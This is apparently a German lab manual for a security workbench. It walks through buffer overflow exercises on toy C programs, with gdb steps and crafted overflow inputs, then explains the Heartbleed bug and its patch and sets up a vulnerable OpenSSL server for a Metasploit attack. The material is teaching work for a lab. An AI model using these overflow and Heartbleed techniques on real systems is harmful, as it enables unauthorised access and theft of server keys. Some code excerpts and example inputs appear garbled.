`wifiphisher` ist ein Python-Kommandozeilenprogramm welches konfigurierbare Wifi-Phishing-Angriffe zur Verfügung stellt. `wifiphisher` baut Fake-Access-Points auf und liefert dazugehörige Phishing-Seiten um beispielsweise WLAN-Zugangskennwörter abzufragen.

# 6 Buffer Overflow

Buffer Overflow ist der Überbegriff für eine Schwachstelle im Quellcode der für einen Angriff genutzt wird und gehört zu den häufigsten Angriffsmethoden. Je nach Art der Schwachstelle wird auch von Heap-Overflow, Integer-Overflow oder String-Overflow gesprochen.

## 6.1 Grundlegendes

Einfach ausgedrückt, werden bei diesem Angriff einem Programm mehr Daten übergeben als es erwartet bzw. verarbeiten kann. Bei guter Programmierung führt dies zu einem Absturz des Programmes oder einer Fehlermeldung. Bei schlechter Programmierung (fehlender Überprüfung der Eingangsdaten) reicht der freigehaltene Speicherplatz für die Variable aber nicht aus und nachfolgende Speicherbereiche werden überschrieben.

Für das Überschreiben der nachfolgenden Speicherbereiche ist die Speicherverwaltung verantwortlich. Beim Start eines Programmes wird diesem nämlich ein bestimmter Speicherbereich zugewiesen. Dieser ist, wie in Abbildung 6.1 dargestellt, in drei Abschnitte aufgeteilt: den Code, den Heap und den Stack. Im Code liegt der eigentliche Quellcode, der nicht mehr verändert werden kann. Darüber liegt der Heap, in dem dynamische Variablen abgelegt sind. Der Stack beginnt am oberen Ende des Speichers und wächst mit jedem Eintrag nach unten. Dabei wird nach dem Prinzip des LIFO (last in, first out) vorgegangen. Gespeichert werden im Stack lokale Variablen, der Inhalt von Prozessorregistern und Rücksprung-Adressen von Unterprogrammen. Bei einem Angriff durch Buffer-Overflow wird einen lokale Variable mit mehr Daten beschrieben, als reserviert sind. Deshalb wird der nachfolgende Speicherbereich überschrieben, was entweder andere lokale Variablen oder aber Rücksprung-Adressen sein können.

Hier beginnt der eigentlich schädliche Angriff. Wurde zuvor bereits Schadcode auf dem Rechner des Opfers gespeichert, kann die Rücksprung-Adresse nun auf den Einsprungpunkt dieses Schadcodes zeigen. Mit Hilfe eines einfachen C-Programmes soll dies verdeutlicht werden. Darin wird zuerst ein Buffer angelegt und danach das beim Programmaufruf übergebene Argument in diesem Buffer gespeichert.




Abbildung 6.1: Aufbau des Speichers beim Start eines Programmes: Code -> Heap -> Stack

```
int main(int argc, char *argv[])
{
    char buffer[20];
    strcpy(buffer, argv[1]);
}
```

```
int main(int argc, char *argv[])
{
    int isAdmin;
    char buffer[20];
    strcpy(buffer, argv[1]);
}
```

Abbildung 6.2: links: Eingabeargument wird nicht überprüft, kann aber keinen Schaden anrichten, rechts: Eingabeargument wird nicht überprüft und es ist möglich die Variable isAdmin zu überschreiben

In Abbildung 6.2 sind zwei kurze Programme nach diesem Aufbau gegeben. Im linken Bild kann nicht viel passieren, da nur eine Variable gespeichert wird. Im rechten Bild kann hingegen die Variable isAdmin bei zu langem Eingabeargument überschrieben werden. Um herauszufinden, ab wann es sich um eine „zu lange“ Eingabe handelt, muss der Assembler Code des Programmes analysiert werden. Um herauszufinden wann es sich um eine zu lange EingabevARIABLE handelt, sollte der Stack, nach start des Testprogramms bufferOverflow.c, genauer betrachtet werden. Im diesen sind die Speicherreservierungen vorhanden.

(gdb) x/500b \$sp								
0x7fffffff3c0: 8	-27	-1	-1	-1	127	0	0	0
0x7fffffff3c8: -9	-29	-1	-1	1	0	0	0	0
0x7fffffff3d0: -10	-29	-1	-1	-1	127	0	0	0
0x7fffffff3d8: -75	25	-83	-9	-1	127	0	0	0
0x7fffffff3e0: 1	0	0	0	0	0	0	0	0
0x7fffffff3e8: -3	73	85	85	85	85	0	0	0
0x7fffffff3f0: 0	0	0	0	0	0	0	0	0
0x7fffffff3f8: 0	0	0	0	0	0	0	0	0
0x7fffffff400: -80	73	85	85	85	85	0	0	0
0x7fffffff408: 48	71	85	85	85	85	0	0	0
0x7fffffff410: 0	-27	-1	-1	-1	127	0	0	0
0x7fffffff418: 0	0	0	0	0	0	0	0	0
0x7fffffff420: -80	73	85	85	85	85	0	0	0
0x7fffffff428: 97	117	-91	-9	-1	127	0	0	0
0x7fffffff430: 0	0	4	0	0	0	0	0	0
0x7fffffff438: 8	-27	-1	-1	-1	127	0	0	0
0x7fffffff440: 8	-14	-71	-9	1	0	0	0	0
0x7fffffff448: 58	72	85	85	85	85	0	0	0
0x7fffffff450: 0	0	0	0	0	0	0	0	0
0x7fffffff458: -71	29	117	99	-76	119	-114	66	
0x7fffffff460: 48	71	85	85	85	85	0	0	0
0x7fffffff468: 0	-27	-1	-1	-1	127	0	0	0
0x7fffffff470: 0	0	0	0	0	0	0	0	0

Abbildung 6.3: Stackansicht mit dem noch nicht übergebenen Argument

Jede Variable, die initialisiert wurde, hat eine eindeutige Adresse. Kennt man die Adresse der Variablen, kann man sehen, welche Werte übergeben wurden. Somit ist zu sehen, wo eine Variable anfängt und die Andere aufhört. Dies macht man sich beim Buffer Overflow zu nütze. Es ist jedoch zu beachten, dass nach jedem Neuaufruf des C-Programmes, die Adressen der Variablen ändern sich könnten. Nichts desto trotz ist es sehr wahrscheinlich, dass die zuvor ermittelten Adressen, nach nochmaligen Programmaufruf, keine Veränderung aufwießen. Durch die Adressen der Variablen (Hex-Darstellung) kann man den Abstand zwischen diversen Variablen berechnen und daraus erschließen, wie viele Stellen bei dem Übergabeargument notwendig sind, um eine Speicherüberschreiben zu hervorrufen.

## 6.2 Vorbereitung

Einen Raspberry Pi 3 Model b mit Kali 2.0, welcher als Angreifer oder Opfer vorgesehen ist und die aktuelle Security Workbench beinhaltet.

## 6.3 Beispielaufgaben in der Security Workbench

Das Tutorial besteht aus zwei einfachen Beispielen, bei denen ausgehend vom Quellcode eine Objekt-Datei erstellt und ausgewertet wird. Danach können selbstständig zwei weitere, ähnliche Aufgaben gelöst werden, bei denen lediglich die Objekt-Dateien vorhanden sind. Zur Durchführung dieses Tutorials muss lediglich die Security Workbench geöffnet und anschließend „Buffer Overflow“ mit Nummer "7" bestätigt werden. Beide Beispiele sind so konzipiert, dass der Anwender durch das Beispiel geführt wird. Es wird genau beschrieben, welche Eingabe getätigten werden müssen, um zum nächsten Schritt weiter zu kommen.

### 6.3.1 Erstes Beispiel

Um das erste Beispiel zu starten, wähle beim ersten Durchgang des Tutorials, die Nummer 1 „Erstes Beispiel“. Daraufhin soll der Quellcode in ein ausführbares Programm kompiliert werden.

**Dies wird mit folgendem Befehl gemacht:**

```
gcc -ggdb BufferOverflow / FirstExample .c -o BufferOverflow / FirstExample
```

(`gcc` startet den GNU Kompiler und speichert aufgrund der Option `-ggdb <name>` auch Informationen des angegebenen Programmes, die später mit dem GNU Debugger ausgelesen werden können, mit `-o <name>` wird außerdem der Name angegeben unter dem die erstellte Objekt-Datei gespeichert werden soll)

Der Anwender sollte sich daraufhin mit dem C-Programm vertraut machen, ein eigenes Consofenster erscheint und es wird der genannte C-Code angezeigt.

**Der Befehl dazu ist:**

```
view BufferOverflow/FirstExample.c
```

Der Quellcode von `BufferOverflow/FirstExample.c` kann nun genauer analysiert werden. Es ist auffallend, dass darin zuerst zwei Variablen angelegt werden. Im Anschluss wird das Eingabeargument in die Array-Variablen "buffer[8]" gespeichert. Da das Argument vor der Speicherung nicht auf seine Größe überprüft wird, ist es möglich weitere Variablen, mit einer zu großen Eingabe, zu überschreiben. Im Zusammenhang dazu, sollten nun die wichtigen Variablen "buffer[]" und "auth-flag" gemerkt werden. Da diese wichtig sind für das Verständnis des 1. Beispiels. Anschließend kann das Consofenster wieder geschlossen werden.

Nach bestätigen des vorherigen Schrittes mit Enter, wird nun Zeit den Assembler-Code, des erzeugten Programmes, mit dem GNU Debugger zu analysieren. Da hier ein Unterprozess geöffnet wird, startet ein neues Terminal mit dem GNU Debugger. Wie dieses aussieht, kann man in Abbildung 10.3 sehen. Es wird empfohlen im ersten Terminal weiter die Befehle durchzugehen und im Zweiten, den Assembler-Code zu analysieren.

#### **Gestartet wird der GNU Debugger mit dem Befehl:**

```
gdb BufferOverflow / FirstExample
```

Der nächste folgende Schritt ist, dass ein breakpoint bei Line 10 gesetzt wird. Die Zeile 10 ist deshalb gewählt worden, da noch nicht das Übergabeargument im Stack übergeben wurde. Der Benutzer hat somit die Möglichkeit den Stack vorher und nachher anzuschauen und die Veränderungen leichter zu erkennen. Den Breakpoint wird mit

```
break 10
```

gesetzt. Nach diesem Befehl sollte der User

```
x/500b $sp
```

eingeben.

Mit "q" kann man die Stackansicht verlassen. Es ist erstmal nur der Aufbau mit diversen Adressen und Dezimalwerten von FirstExample.c erkennbar. Interessant sind jedoch nur die Adressen von buffer und authflag. Um die Adressen aber anzeigen zu lassen, muss erst das Programm mit Übergabeargument gestartet werden. Dies wird z.B. folgend ermöglicht:

```
run AAAAAA
```

Daraufhin kann man die Adressinformation mit folgenden Befehl anzeigen lassen:

```
print buffer
print authflag
```

Es ist sind die beiden Adressen in Hex-Darstellung zu sehen. Der Benutzer weiß nun wo er genauer hinschauen muss und wo er das Eingabeargument

erwarten wird. Mit

`next`

wird das Programm um eine Zeile fortgesetzt. Das Übergabeargument sollte also übergeben sein, deshalb wird die Stackansicht nochmal aufgerufen. Es ist zu erkennen, dass beginnend bei der Startadresse von `buffer[]` der Wert 65 steht. Die Zahl 65 ist der Dezimalwert des Buchstaben A, welcher mehrfach als Übergabeargument übergeben wurde. Um nun einen Buffer Overflow herbeizuführen, muss man z.B. genügend viele A's übergeben bis die Adresse von `authflag` überschrieben wurde. Der Anwender hat zwei Möglichkeiten um herauszufinden wie lang sein Argument sein soll. Er kann zählen wie viele Stellen er benötigt, bis zu der Adresse `authflag` oder er subtrahiert die beiden Hex-Adressen und stellt das Ergebnis als Dezimalwert da. Hat der Anwender die benötigte Anzahl ermittelt, kann das zweite Consolenfenster des GNU Debugger mit

`quit`

beendet werden. Nachfolgend wird der Benutzer in der Menüführung aufgefordert nochmals das Programm starten mit einem nicht ausreichenden Länge des Übergabearguments. Als Antwort wird ein Zugriff verwehrt ausgegeben. Daraufhin soll nun ein Übergabeargument gewählt werden, was zu einem überschreiben der Variable `authflag` führen würde. Ist das Argument ausreichend lang gewählt worden. Werden die Kontoinformation von Max Mustermann ausgegeben.

Ein Beispiel:

Starte nun das ausfuehrbare Programm FirstExample aus dem Unterordner BufferOverflow und gib als Eingabewert einen String mit so vielen Stellen mit, dass die Daten eines Bankkunden noch nicht mit ausgegeben werden.

`./BufferOverflow/FirstExample AAAAA`

**Ausgabetext:** Ungültige Eingabe! -> Zugriff verweigert!

Starte nun das ausfuehrbare Programm FirstExample aus dem Unterordner BufferOverflow und gib als Eingabewert einen String mit so vielen Stellen mit, dass die Daten eines Bankkunden mit ausgegeben werden.

`./BufferOverflow/FirstExample AAAAAAAAAAAAAAAAAAAAAAAAAA`

(Abhängig von der ermittelten Länger der Adressen)

**Ausgabetext:** Zugriff gewahrt! Die Kontodaten von Max Mustermann sind:  
DE123456678

### 6.3.2 Zweites Beispiel

Um das zweite Beispiel zu starten, wähle beim ersten Durchgang des Tutorials, die Nummer 2 „Zweites Beispiel“. Daraufhin soll der Quellcode in ein ausführbares Programm kompiliert werden.

**Dies wird mit folgendem Befehl gemacht:**

```
gcc -ggdb BufferOverflow / SecondExample .c -o BufferOverflow / SecondExample
```

(gcc startet den GNU Kompiler und speichert aufgrund der Option `-ggdb <name>` auch Informationen des angegebenen Programmes, die später mit dem GNU Debugger ausgelesen werden können, mit `-o <name>` wird außerdem der Name angegeben unter dem die erstellte Objekt-Datei gespeichert werden soll)

Der Anwender sollte sich daraufhin mit dem C-Programm vertraut machen, ein eigenes Consolenfenster erscheint und es wird der genannte C-Code angezeigt.

**Der Befehl dazu ist:**

```
view BufferOverflow/SecondExample.c
```

Der Quellcode von BufferOverflow/SecondExample.c kann nun genauer analysiert werden. Es ist auffallend, dass darin zuerst drei Variablen angelegt werden. Im Anschluss wird das Eingabeargument in die Array-Variable 'buffer[8]' gespeichert. Da das Argument vor der Speicherung nicht auf seine Größe überprüft wird, ist es möglich weitere Variablen, mit einer zu großen Eingabe, zu überschreiben. Im Zusammenhang dazu, sollten nun die wichtigen Variablen 'buffer[]', 'authflag' und die neue Variable 'checkForHack' gemerkt werden. Da diese wichtig sind für das Verständnis des zweiten Beispiels. Die Besonderheit des zweiten Beispiels ist, dass checkForHack bei Veränderung des Wertes nicht mehr die Adminrechte gewährleistet. Es ist also notwendig, die Variable unberührt oder denselben Wert an diese zu übergeben. Anschließend kann das Consolenfenster wieder geschlossen werden. Nach bestätigen des vorherigen Schrittes mit Enter, wird nun Zeit den Assembler-Code, des erzeugten Programmes, mit dem GNU Debugger zu analysieren. Da hier ein Unterprozess geöffnet wird, startet ein neues Terminal mit dem GNU Debugger. Wie dieses aussieht, kann man in Abbildung 10.3 sehen.

Es wird empfohlen im ersten Terminal weiter die Befehle durchzugehen und im Zweiten, den Assembler-Code zu analysieren.

**Gestartet wird der GNU Debugger mit dem Befehl:**

```
gdb BufferOverflow / SecondExample
```

Der nächste folgende Schritt ist, dass ein breakpoint bei Line 10 gesetzt wird. Zeile 10 ist deshalb gewählt worden, da noch nicht das Übergabeargument im Stack übergeben wurde. Der Benutzer hat somit die Möglichkeit den Stack vorher und nachher anzuschauen und die Veränderungen leichter zu erkennen. Den Breakpoint wird mit

```
break 10
```

gesetzt. Nach diesem Befehl sollte der User

```
x/500b sp
```

eingeben. Mit "q" kann man die Stackansicht verlassen. Es ist erstmal nur der Aufbau mit diversen Adressen und Dezimalwerten von FirstExample.c erkennbar. Interessant sind jedoch nur die Adressen von buffer, authflag und checkForHack. Um die Adressen aber anzeigen zu lassen, muss erst das Programm mit Übergabeargument gestartet werden. Dies wird z.B. folgend ermöglicht:

```
run AAAAAA
```

Daraufhin kann man die Adressinformation mit folgenden Befehl anzeigen lassen:

```
print buffer
print checkForHack
print authflag
```

Es sind die drei Adressen in Hex-Darstellung zu sehen. Der Benutzer weiß nun wo er genauer hinschauen muss und wo er das Eingabeargument erwarten wird. Es fällt jedoch auf, dass die Variable checkForHack vom Adressbereich zwischen buffer und authflag liegt. Hierzu in Kürze mehr. Mit

```
next
```

wird das Programm um eine Zeile fortgesetzt. Das Übergabeargument sollte also übergeben sein, deshalb wird die Stackansicht nochmal aufgerufen. Es ist zu erkennen, dass beginnend bei der Startadresse von buffer[] der Wert 65 steht. Die Zahl 65 ist der Dezimalwert des Buchstabens A, welcher mehrfach als Übergabeargument übergeben wurde. Um nun einen Buffer Overflow herbeizuführen, muss man z.B. genügend viele A's übergeben bis die Adresse von authflag überschrieben wurde. Der Anwender hat zwei Möglichkeiten um herauszufinden wie lang sein Argument sein soll. Er kann zählen wie viele Stellen er benötigt, bis zu der Adresse authflag oder er subtrahiert die beiden Hex-Adressen und stellt das Ergebnis als Dezimalwert da. Genau hier liegt das Problem, denn ein entsprechend langes Übergabeargument überschreibt nicht nur die Variable authflag sondern auch die Variable checkForHack. Das Überschreiben von checkForHack, welches zu einem anderen Wert führen könnte, sollte jedoch vermieden werden. Bei genauer Analyse dieser Variable fällt auf, dass der Wert im SecondExample.c den Wert -559038737 (dec) aufweist bzw. erwartet. Dieser Wert entspricht den Hex-Wert von ox DEAD BEEF.

#### Aufgeteilt:

- oxDE
- oxAD
- oxBE
- oxEF

Da der Stack jedoch von unten nach oben schreibt, ist es notwendig das in umgekehrter Reihenfolge die Hex-Werte betrachtet werden müssen.

- oxEF
- oxBE
- oxAD
- oxDE

Das Programm interpretiert die Eingabe mit Unicode über Codepage 850. Das heißt, dass jeder Unicode ein eigenes Zeichen entspricht und dieses Zeichen an richtiger Stelle im Übergabeargument eingetragen werden muss. Damit wird authflag überschrieben und die Variable checkForHack wird der gleiche Wert wie

voher übergeben und somit kann das Lösungswort bzw. die Bankdaten von Max Mustermann ausgegeben werden.

**Im folgenden wird aufgezeigt, welches Zeichen welcher Unicode entspricht:**

- EF = ī
- BE = ¾
- AD = -
- DE = þ

Hat der Anwender die benötigte Anzahl ermittelt, kann das zweite Consolenfenster des GNU Debugger mit

```
quit
```

beendet werden. Nachfolgend wird der Benutzer in der Menüführung aufgefordert nochmals das Programm zu starten mit einem nicht ausreichender Länge des Übergabearguments. Als Antwort wird eine Zugriffsverweigerung ausgegeben. Daraufhin soll nun ein Übergabeargument gewählt werden, welche zu einem überschreiben der Variable authflag führen würde. Ist das Argument ausreichend lang gewählt, werden die Kontoinformation dennoch nicht, wie beim Ersten Beispiels, von Max Mustermann ausgegeben. Grund dafür ist das Überschreiben der Variable checkForHack.

Ein Beispiel:

Starte nun das ausfuehrbare Programm FirstExample aus dem Unterordner BufferOverflow und gib als Eingabewert einen String mit so vielen Stellen mit, dass die Daten eines Bankkunden noch nicht mit ausgegeben werden.

```
./BufferOverflow/SecondExample AAAAA
```

**Ausgabetext:** Ungültige Eingabe! -> Zugriff verweigert!

Starte nun das ausfuehrbare Programm SecondExample aus dem Unterordner BufferOverflow und gib als Eingabewert einen String mit so vielen Stellen mit, dass die Daten eines Bankkunden mit ausgegeben werden.

```
./BufferOverflow/SecondExample AAAAAAAAAAAAAAAAAAAAAAAAAA
```

(Abhängig von der ermittelten Länger der Adressen)

**Ausgabetext:** Ungültige Eingabe! -> Zugriff verweigert!

**Richtig wäre hier gewesen:**

```
./BufferOverflow/SecondExample AAAAAAAAAAAAAAAÄ-PAAAAAAAAAAAAAA
```

Hier wurde an die Adresse von checkForHack der gleiche Wert übergeben, welcher von dem C-Programm vorrausgesetzt wurde. Deshalb wäre die Ausgabe wie folgend.

**Ausgabetext:** Zugriff gewahrt! Die Kontodaten von Max Mustermann sind:  
DE123456678

### 6.3.3 Aufgaben

Zusätzlich zu den beiden gerade erklärten Beispielen stehen zwei Aufgaben zur Verfügung. Bei diesen ist lediglich die Objekt-Datei gegeben und es soll auch hier herausgefunden werden, wie viele Stellen das Eingabeargument besitzen muss, damit das Passwort usgegeben wird (weil man die Administratorvariable überschrieben hat). Die Aufgaben liegen im Unterordner Projekte/BufferOverflow und heißen Buffer1 bzw. Buffer2.

## 6.4 Gegenmaßnahmen

### 6.4.1 Programmierer

Ist man selbst der Programmierer und möchte Angriffe auf den eigenen Code verhindern, ist die einfachste Methode das Benutzen von modernen Compilern in Kombination mit Visual C++ 2010-Projekten. Diese prüfen bereits beim Compilieren, ob etwa unsichere Befehle wie strcpy anstatt der sicheren Variante von strcpy\_s verwendet werden und gibt entsprechende Warnungen aus. Sollte diese Warnung ignoriert werden, so wird trotzdem ein sicherer Code erzeugt, da automatische Funktionen in den Code mit eingepflegt werden. Zu diesen Funktionen gehört die Adress space layout randomization (ASLR) die der Funktion bei jedem Programmstart eine neue Adresse im Speicher zuweist. Der Compiler-Schalter/GS ist eine Puffersicherheitsüberprüfung, die einen Buffer Overflow abfängt und das Programm aufgrund des Compiler-Schalters /RTC1 (zur vollständigen Laufzeitüberprüfung) die Programmausführung abbricht. Dass trotz all diesen Möglichkeiten noch Buffer Overflow-Angriffe möglich sind, liegt an den alten Entwicklungsumgebungen. Viele Programme werden noch in solchen

erstellt, da das Umziehen von Software auf neuer Umgebungen sehr viel Aufwand benötigt. Außerdem haben Hacker mittlerweile auch Methoden gefunden, um diese Sicherungen zu umgehen.

#### 6.4.2 Benutzer

Als Benutzer eines Programmes ist man darauf angewiesen, dass der Hersteller seine Programme möglichst gut abgesichert hat. Durch regelmäßige Updates kann man den neuesten Schutz des Herstellers verwenden. Eine andere Möglichkeit ist die Wahl von alternativer Software (Foxit Reader statt Adobe Reader). Hier kann man auf wenig Hacker-Angriffe hoffen, da diese normalerweise für einen großen Effekt weit verbreitete Software angreifen. Die letzte Möglichkeit stellt das kostenlose Microsoft Tool Emet (Enhanced Mitigation Experience Toolkit) dar. Dieses sichert Programme nachträglich mit den im vorherigen Abschnitt erklärten Schutzmechanismen ab und bietet somit zumindest einen kleinen Schutz vor Angriffen.

## 7 Heartbleed in OpenSSL

```

int
tls1_process_heartbeat(SSL *s)
{
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbttype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

    /* Read type and payload length first */
    hbttype = *p++;
    n2s(p, payload);
    pl = p;

    if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                        &s->s3->rrec.data[0], s->s3->rrec.length,
                        s, s->msg_callback_arg);

    if (hbttype == TLS1_HB_REQUEST)
    {
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 bytes
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload);

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload);
    }
}

```

Abbildung 7.1: Side-by-Side Vergleich der 1\_lib.c von OpenSSL 1.0.1f (links) und OpenSSL 1.0.1g (rechts)

Ein schwerwiegender Programmierfehler in der OpenSource-Bibliothek OpenSSL blieb vom Dezember 2011 bis April 2014 unerkannt und gefährdete Verschlüsselung, Schlüssel und Daten der mit OpenSSL gesicherten Verbindungen im Internet. Der Fehler entstand in der Heartbeat-Funktion und erhielt daher den Namen Heartbleed Bug. Über den Heartbeat können Kommunikationspartner zusätzlich zu den normalen verschlüsselten Sitzungsdaten auch beliebig große Nachrichten auszutauschen und dadurch überprüfen, ob die Gegenseite noch aktiv ist. Dafür stellt ein Partner einen `TLS1_HB_REQUEST` und übergibt der Gegenseite ein beliebiges Datenpaket (Payload) und zusätzlich die Länge des Datenpakets. In der Antwort wird die Payload der Anfrage kopiert und unverändert zurück gesendet. Da die Payload von beliebiger Länge sein kann, fällt die Länge der Heartbeat-Nachrichten unterschiedlich aus. Ein wichtiges Sicherheitsprinzip der IT Sicherheit lautet “Reluctance to Trust“ und sagt aus, dass Eingaben in ein System

von außen stets als gefährlich betrachtet werden sollen. Genau dieses Sicherheitsprinzip wurde bei der Implementierung der Heartbeat-Funktion missachtet und verursachte Heartbleed. Im Detail betrachtet, implementiert OpenSSL eine eigene Speicherverwaltung `OPENSSL_malloc()`. Für die `TLS1_HB_RESPONSE` wird im ersten Schritt Speicher reserviert. Dabei wird die in der Anfrage angegebene Länge der Payload verwendet (nicht die tatsächliche!) und noch etwas zusätzlicher Platz für Verwaltungsinformationen gelassen.

```
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;
```

Im nächsten Schritt werden die Verwaltungsinformationen gesetzt und die Payload aus der Anfrage in den reservierten Speicherbereich kopiert. Dafür wird an der Payload-Startadresse der Anfrage begonnen und erstreckt sich über die angegebene Länge der Payload. Im Anschluss wird die Nachricht versendet.

```
memcpy(bp, pl, payload);
```

Schickt ein Angreifer eine Heartbeat-Message mit 1 Byte Payload an einen verwundbaren Server, behauptet jedoch, dass die Payload beispielsweise 16kByte beträgt, antwortet dieser mit einer Nachricht über die angegebene Länge der Payload von 16kByte. Dabei entspricht jedoch nur das erste Byte der Payload aus der Anfrage, die restlichen Byte stammen aus der Speicherverwaltung und können zuletzt entschlüsselte Passwörter oder Daten anderen Benutzer bzw. der geheime Schlüssel des Servers enthalten.

Mit dem Patch OpenSSL 1.0.1g wurden zwei zuvor fehlende Checks eingebaut. Die erste Abfrage überprüft, ob die Nachrichtenlänge der Verwaltungsinformationen korrekt sind, bevor der Nachrichtentyp und die angegebene Länge der Payload ausgelesen werden. Falls nicht, wird die Anfrage nicht beantwortet.

```
if (1 + 2 + 16 > s->s3->rrec.length)
return 0; /* silently discard */
```

Die zweite Abfrage überprüft im Anschluss, ob die angegebene Länge der Payload mit der tatsächlichen übereinstimmt. Falls dies nicht der Fall ist, wird die Anfrage ebenfalls nicht beantwortet.

```
if (1 + 2 + payload + 16 > s->s3->rrec.length)
return 0; /* silently discard per RFC 6520 sec. 4 */
```

## 7.1 Vorbereitung

Es werden ein bis zwei Rechner mit Kali Linux 2.0 und eingerichteter Security Workbench benötigt. Verwendet man nur einen Rechner, so fungiert dieser sowohl




Abbildung 7.2: Skizze des Heartbeat-Mechanismus und der Verwundbarkeit namens Heartbleed nach [https://commons.wikimedia.org/wiki/File:Simplified\\_Heartbleed\\_explanation.svg](https://commons.wikimedia.org/wiki/File:Simplified_Heartbleed_explanation.svg)

als Opfer als auch als Angreifer. Sollen die Rollen über zwei Rechner verteilt werden, müssen diese über das Netzwerkprotokoll TCP auf einem beliebigen Port – voreingestellt ist 8989 – miteinander kommunizieren können.

## 7.2 Ablauf

Die Demonstration erfolgt in zwei Phasen: Zuerst konfiguriert und startet das Opfer einen für Heartbleed verwundbaren Server. Anschließend stellt der Angreifer die Schwachstelle fest und liest den Private Key des Servers aus. Abschließend kann das Opfer den Server beenden.

Wird der Angriff an der Raspberry Pi Aufbau nachgestellt, kann als Opfer ebenfalls der als Server fundierende Pi angegriffen werden, auf dem standardmäßig unter dem Port 8989 ein verwundbarer Server läuft.

### 7.2.1 Opfer – Die Einrichtung des verwundbaren Servers

Damit eine Demonstration der Verwundbarkeit möglich ist, wurde OpenSSL 1.0.1f als Kompilat in das Wurzelverzeichnis der Workbench für die ARM Architektur

und die X86 Architektur abgelegt. Das Python Programm ermittelt die Hardware Plattform um sorgt somit automatisch, dass das richtige Kompilat ausgewählt wird. Im ersten Schritt wird die OpenSSL Version ausgelesen. Bei der Version OpenSSL 1.0.1f handelt es sich um die letzte verwundbaren Versionen handelt.

```
# ./arm_openssl version
OpenSSL 1.0.1f 6 Jan 2014
```

Durch das `./` wird sichergestellt, dass das OpenSSL-Programm im lokalen Verzeichnis verwendet wird – statt der aktuelleren und vorinstallierten Version von Kali Linux. Das Präfix `arm_` oder `x86_` sorgt dafür, dass das zur Architektur passende OpenSSL Kompilat ausgewählt wird.

Um eine SSL-Verbindung anzubieten, wird ein Private Key und ein (selbst-) signierter Public Key benötigt, beide Dateien werden ebenfalls mit OpenSSL erzeugt. Der Benutzer wird während des Vorgangs aufgefordert, Angaben zum gerade erstellten Zertifikat zu machen. Die Vorgaben können nach Belieben übernommen oder abgeändert werden.

```
# ./arm_openssl req -x509 -newkey rsa:1024 -keyout private_key.pem
    -out certificate.pem -days 365 -nodes -config /etc/ssl/
openssl.cnf
```

- `req` Durchführung eines Certificate Signing Requests(CSR)
- `-x509` Erzeugung eines selbstsigniertes Zertifikats statt CSR
- `-newkey rsa:1024` Neuer Private Key für 1024-bit RSA
- `-keyout private_key.pem` Ausgabedatei für Private Key
- `-out certificate.pem` Ausgabedatei für das Zertifikat
- `-days 365` Gültigkeitsdauer des selbstsignierten Zertifikats in Tagen
- `-nodes` Der erzeugte Private Key wird unverschlüsselt abgelegt
- `-config /etc/ssl/openssl.cnf` Angabe einer zusätzlicher Konfigurationsdatei

Zum Vergleich mit dem später vom Angreifer ausgelesenen Private Key wird dieser nun mit OpenSSL ausgegeben.

```
# ./arm_openssl rsa -in private_key.pem
```

- `rsa` Bearbeitung von RSA Schlüsseln

- `-in private_key.pem` Angabe der Datei, welche den Private Key enthält

Nun kann der in OpenSSL integrierte Webserver gestartet werden. Da der Aufruf eine Live Ausgabe auf der Shell hervorruft, wird dieser in einer zusätzlichen Shell geöffnet. Die anschließend aufrufbare Website zeigt Informationen über die SSL-Konfiguration an.

```
./openssl s_server -key private_key.pem -cert certificate.pem  
-accept 8989 -www
```

- `s_server` Start eines einfachen Webservers
- `-key private_key.pem -cert certificate.pem` Private Key und Zertifikat
- `-accept 8989` TCP-Port des Webservers
- `-www` Einfacher Webserver mit Statusinformationen

Der Webserver kann nun unter `https://localhost:8989` aufgerufen werden.

### 7.2.2 Angreifer – Attacke mit Nmap und Metasploit

Wurde der Webserver wie im vorangehenden Abschnitt beschrieben eingerichtet, kann nun der Angriff auf die verwundbare OpenSSL-Instanz begonnen werden. Für die folgenden Kommandos wird die IP des Opfers und der verwendete Port benötigt. Werden beide Skripte auf dem selben Rechner durchgeführt, lautet die IP-Adresse `127.0.0.1`. Der Port ist standardmäßig `8989`.

